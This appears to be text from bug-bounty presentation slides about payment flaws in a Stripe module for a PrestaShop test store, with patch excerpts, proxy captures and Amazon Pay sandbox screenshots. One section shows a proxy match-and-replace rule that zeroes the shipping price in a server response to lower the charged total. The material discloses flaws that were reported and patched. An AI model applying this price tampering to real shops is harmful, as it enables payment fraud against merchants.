379     // Update any existing subscriptions
380     $paymentIntentModel = $this->paymentIntentModelFactory->create();
381     $params = $paymentIntentModel->getParamsFrom($order);
382 +
383 +    if (!empty($params['payment_method']))
384 +    {
385 +        $this->validatePaymentMethod($params['payment_method']);
386 +    }
387 +
388     $subscription = $this->subscriptionsHelper->updateSubscriptionFromOrder($order, $this->getSubscriptionId(), $params);
389
390     if (!empty($subscription->id))
391 @@ -217,6 +226,15 @@
392         $this->resourceModel->save($this);
393     }
394
395 +    public function validatePaymentMethod($paymentMethodId)
396 +    {
397 +        $paymentMethod = $this->stripePaymentMethod->fromPaymentMethodId($paymentMethodId)->getStripeObject();
398 +        if (!empty($paymentMethod->customer) && $this->customer->getStripeId() && $paymentMethod->customer != $this->customer->getStripeId())
399 +        {
400 +            $this->helper->throwError(__("This payment method cannot be used."));
401 +        }
402 +    }
403 +
```

Patch: Validates if the pm_ID is owned by the customer



Payment ID Unguessable?

Before: It had a pattern and was guessable

Now: They have made the ID longer and unguessable



#2: Bypass Payment



Bypass Payment

Contact us

Sign out test test Cart (1)


my store CLOTHES ACCESSORIES ART

Search our catalog

SAMPLE 1
EXCEPTEUR OCCAECAT
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin tristique in tortor et dignissim. Quisque non tempor leo.
Maecenas egestas sem elit



POPULAR PRODUCTS



Let's Prestashop!



Bypass Payment

Home / Art / The best is yet to come' Framed poster

The product page displays a framed poster with the text "THE BEST IS YET TO COME". The price is \$29.00. It is printed on rigid matt paper and has a smooth surface. The dimension is 40x60cm, with a dropdown menu showing "40x60cm". The quantity is set to 1. There is an "ADD TO CART" button and a "Write your review" button.

THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity

1 ▾

ADD TO CART



Share



[Write your review](#)

SHOPPING CART



Hummingbird printed
sweater
\$35.90
-\$28.72
\$28.72
Size: S

1 ▾

\$28.72



1 item \$28.72

Shipping \$7.00

Total (tax excl.) \$35.72

Total (tax incl.) \$35.72

Taxes: \$0.00

PROCEED TO CHECKOUT

PERSONAL INFORMATION

ADDRESSES

SHIPPING METHOD

PAYMENT

Card

Card number

1234 1234 1234 1234



Expiration date

MM / YY

Security code

CVC

Country

United States

ZIP code

32434

Save payment details for future purchases

Cash App Pay

WeChat Pay

Alipay

Pay by bank wire

Pay by Cash on Delivery

Pay by Check

I agree to the [terms of service](#) and will adhere to them unconditionally.

PLACE ORDER

1 item	\$28.72
Shipping	\$7.00
Total (tax excl.)	\$35.72
Total (tax incl.)	\$35.72
Taxes: \$0.00	

Security policy (edit with the Customer Reassurance module)

Delivery policy (edit with the Customer Reassurance module)

Return policy (edit with the Customer Reassurance module)

Bypass Payment

Hardcore digging through the payment flow and source code

No leads whatsoever!




Bypass Payment

```
🐘 autoload_classmap.php X ▷ ~ ⌂ ...  
vendor > composer >🐘 autoload_classmap.php  
8     return array(  
617     'stripe_officialCalculateShippingModuleFrontController' => $baseDir . '/controllers/front/calculateShipping.php',  
618     'stripe_officialCreateElementsModuleFrontController' => $baseDir . '/controllers/front/createElements.php',  
619     'stripe_officialCreateIntentModuleFrontController' => $baseDir . '/controllers/front/createIntent.php',  
620     'stripe_officialHandleNextActionModuleFrontController' => $baseDir . '/controllers/front/handleNextAction.php',  
621     'stripe_officialHandleOrderActionModuleFrontController' => $baseDir . '/controllers/front/handleOrderAction.php',  
622     'stripe_officialLogJsErrorModuleFrontController' => $baseDir . '/controllers/front/logJsError.php',  
623     'stripe_officialOrderConfirmationReturnModuleFrontController' => $baseDir . '/controllers/front/orderConfirmationReturn.php',  
624     'stripe_officialOrderFailureModuleFrontController' => $baseDir . '/controllers/front/orderFailure.php',  
625     'stripe_officialWebhookModuleFrontController' => $baseDir . '/controllers/front/webhook.php',  
626 );
```

Interesting?



Bypass Payment



A screenshot of a code editor window titled "calculateShipping.php". The window shows a portion of a PHP file with line numbers 29 through 55. The code reads data from a file, decodes it as JSON, anonymizes the stripe content, and then processes a shipping address.

```
calculateShipping.php ×
controllers > front > calculateShipping.php
29  {
48  public function postProcess()
49  {
50      $values = @Tools::file_get_contents('php://input');
51      $content = json_decode($values, true);
52      $contentAnonymized = $this->stripeAnonymize->anonymize($content);
53      $shippingAddress = $content['shippingAddress'];
54      //TRIMMED
55
```

No context on where it's being used



Bypass Payment

Not Secure http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm

Contact us  Sign out test test  Cart (1)

my store CLOTHES ACCESSORIES ART  Search our catalog

Home / Art / The best is yet to come' Framed poster



THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity    

Share   

 Write your review

 Security policy
(edit with the Customer Reassurance module)

 Delivery policy
(edit with the Customer Reassurance module)

 Return policy
(edit with the Customer Reassurance module)

The best is yet to come! Give your walls a voice with a framed



Bypass Payment

Not Secure http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm

Contact us Sign out test test Cart (1)

my store CLOTHES ACCESSORIES ART Search our catalog

Home / Art / The best is yet to come' Framed poster

THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity 1

Share

Security policy
(edit with the Customer Reassurance module)

Delivery policy
(edit with the Customer Reassurance module)

Return policy
(edit with the Customer Reassurance module)



Bypass Payment

Not Secure http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm

Contact us Sign out test test Cart (1)

my store CLOTHES ACCESSORIES ART Search our catalog

Home / Art / The best is yet to come' Framed poster

THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity 1 ADD TO CART

amazon pay

Share f t p

Write your review

Express checkout

Security policy (edit with the Customer Reassurance module)

Delivery policy (edit with the Customer Reassurance module)

Return policy (edit with the Customer Reassurance module)


Description Product Details

my store

Bypass Payment

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=0c1c4411-aef9-450a-8dcc-0e4c361fb16c&


  Hello, Haklo ▾

Shipping address [Change](#)
Haklo 123 St test, CA, CA, CA 90011 United States

Payment method [Change](#)
 Visa ending in 1111

Delivery ⓘ [Change](#)
My carrier
\$7.00 shipping

Order Total \$29.00



[Cancel and return to merchant >](#)

© 1996-2025, Amazon.com, Inc. or its affiliates
[Conditions of Use](#) [Privacy Notice](#)



Bypass Payment

Let's take a look the requests:

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
87	https://r.stripe.com	POST	/b	✓		200	442	text
86	https://apay-us.amazon.com	POST	/checkout/cart/details	✓		200	27759	script
84	https://r.stripe.com	POST	/b	✓		200	441	text
83	https://api.stripe.com	GET	/v1/elements/sessions?deferred_intent[...]	✓		200	16077	JSON
82	http://localhost:3000	POST	/module/stripe_official/calculateShipping	✓		200	793	JSON
79	https://r.stripe.com	POST	/b	✓		200	441	text
75	https://r.stripe.com	POST	/b	✓		200	440	text
73	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text
70	https://apay-us.amazon.com	POST	/checkout/scopes	✓		200	1823	JSON
68	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text
66	https://apay-us.amazon.com	POST	/checkout/metrics	✓		200	1097	text
82	http://localhost:3000	POST	/module/stripe_official/calculateShipping	✓		200	793	JSON

Connecting the dots



Bypass Payment

Request

Pretty Raw Hex

```
1 POST /module/stripe_official/calculateShipping HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html
8 Content-Type: application/json
9 Content-Length: 177
10 Origin: http://localhost:3000
11 Connection: keep-alive
12 Priority: u=4
13
14 {
    "shippingAddress": {
        "city": "CA",
        "country": "US",
        "postal_code": "90011",
        "state": "CA"
    },
    "productId": 3,
    "idProductAttribute": "13",
    "productQuantity": "1",
    "expressCheckoutType": "product"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Tue, 03 Jun 2025 15:38:05 GMT
3 Server: Apache/2.4.61 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 565
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=utf-8
9
10 {"carriers": [{"id_carrier": 2, "id_reference": 2, "name": "My carrier", "url": "", "active": 1, "deleted": 0, "shipping_handling": 1, "range_behavior": 0, "is_module": 0, "is_free": 0, "shipping_external": 0, "need_range": 0, "external_module_name": "", "shipping_method": 0, "position": 1, "max_width": 0, "max_height": 0, "max_depth": 0, "max_weight": "0.000000", "grade": 0, "delay": "Delivery next day!", "price": 7, "price_tax_exc": 7, "img": "\/img\/s\/2.jpg"}], "cartId": "72", "productAttributeId": "13", "discountDetails": {"free_shipping": false, "percentage_discount": 0, "fixed_discount": 0, "total_discount": 0}}
```

Calculates the shipping price for a product

Responds back the price value for processing



Bypass Payment

HTTP match and replace rules

Use these settings to automatically replace parts of HTTP requests and responses passing through the Proxy.

Only apply to in-scope items

Add	Enabled	Item	Name	Match	Replace	Type	Comment
	<input checked="" type="checkbox"/>	Response body		"price":7,"price_tax_exc":7	"price":0,"price_tax_exc":0	Literal	

Match & Replace FTW



Bypass Payment

Before

vs

After

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=0c1c4411-aef9-450a-8dcc-0e4c361fb16c&#amp;

amazon pay Sandbox Hello, Haklo ▾

Shipping address Change
Haklo 123 St test, CA, CA 90011 United States

Payment method Change
 Visa ending in 1111

Delivery ⓘ Change
My carrier
\$7.00 shipping

Order Total \$29.00

Place your order

Cancel and return to merchant >

© 1996-2025, Amazon.com, Inc. or its affiliates
Conditions of Use Privacy Notice

Amazon Pay Checkout — Mozilla Firefox

apay-us.amazon.com/checkout?amazonCheckoutSessionId=814a5a62-5514-4c51-a9bd-ce83be30eebf&#amp;

amazon pay Sandbox Hello, Haklo ▾

Shipping address Change
Haklo 123 St test, CA, CA 90011 United States

Payment method Change
 Visa ending in 1111

Delivery ⓘ Change
My carrier
\$0.00 shipping

Order Total \$22.00

Place your order

Cancel and return to merchant >

© 1996-2025, Amazon.com, Inc. or its affiliates
Conditions of Use Privacy Notice

Bypass Payment



Ananda Dhakal @dhakal_ananda · Jan 2



...

Sometimes you are trying too hard when looking for bugs. I was doing hardcore source code review whereas the bug was right there on the plain-sight.

First bug of 2025- shipping charge bypass on a popular payment gateway!

#bugbounty



• #2919686 Shipping charge bypass

REDACTED

To: REDACTED • ██████ High

Q 10

t 3

♡ 147

8K

Bookmark Up



Bypass Payment

Accepted any amount as long as
the payment was valid

Request

Pretty

Raw

Hex

```
1 POST /checkout/cart/details HTTP/1.1
2 Host: apay-us.amazon.com
3
4 {
    "selected_address_id": "2VBXCQ242AXLQXI6BZWEG12VVCJ962VG1A3M1GV269JCVVLPXTQ2EIA20XTKUQL5",
    "selected_issuer_name": "Visa",
    "selected_trail_number": "1111",
    "isJSOnly": true,
    "totalChargeAmount": {
        "amount": "26.12",
        "currencyCode": "USD"
    },
    "deliveryOptions": [
        {
            "id": "2",
            "price": {
                "amount": "7",
                "currencyCode": "USD"
            },
            "shippingMethod": {
                "shippingMethodName": "My carrier"
            },
            "isDefault": true
        }
    ]
}
```

Bypass Payment

The screenshot shows a Mozilla Firefox browser window with the title "Amazon Pay Checkout — Mozilla Firefox". The URL in the address bar is "apay-us.amazon.com/checkout/processing/decline?amazonCheckoutSessionId=50d1a1e6-18ed-441b-83c7-...". The page displays a "Sandbox" environment indicator and a greeting "Hello, Haklo". A prominent red-bordered error message box contains the text "Couldn't process payment" with an exclamation mark icon, followed by the sub-instruction "Try again or try another payment method." Below this, a section titled "Use this payment method" lists four Visa payment options, each with a radio button:

- Visa ending in 1111**
Sandbox User
Expires 06 /2026
- Visa ending in 3064**
Sandbox User
Expires 06 /2026
Use this payment method to simulate the BuyerCanceled reason code after the buyer is returned to the checkoutResultReturnUrl.
- Visa ending in 3434**
Sandbox User
Expires 06 /2026
Use this payment method to simulate the Declined reason code after the buyer is returned to the checkoutResultReturnUrl.
- Visa ending in 0701**
Sandbox User
Expires 06 /2026

Patched by adding strict check on express element



#3: Fake Payment



Fake Payment

Not Secure http://localhost:3000/art/3-13-the-best-is-yet-to-come-framed-poster.html#/19-dimension-40x60cm

Contact us Sign out test test Cart (1)

my store CLOTHES ACCESSORIES ART Search our catalog

Home / Art / The best is yet to come' Framed poster

THE BEST IS YET TO COME' FRAMED POSTER

\$29.00

Printed on rigid matt paper and smooth surface.

Dimension: 40x60cm

40x60cm ▾

Quantity 1 ADD TO CART

amazon pay

Share f t p

Write your review


Express checkout

Security policy (edit with the Customer Reassurance module)


Delivery policy (edit with the Customer Reassurance module)

Return policy (edit with the Customer Reassurance module)

Description Product Details




Fake Payment



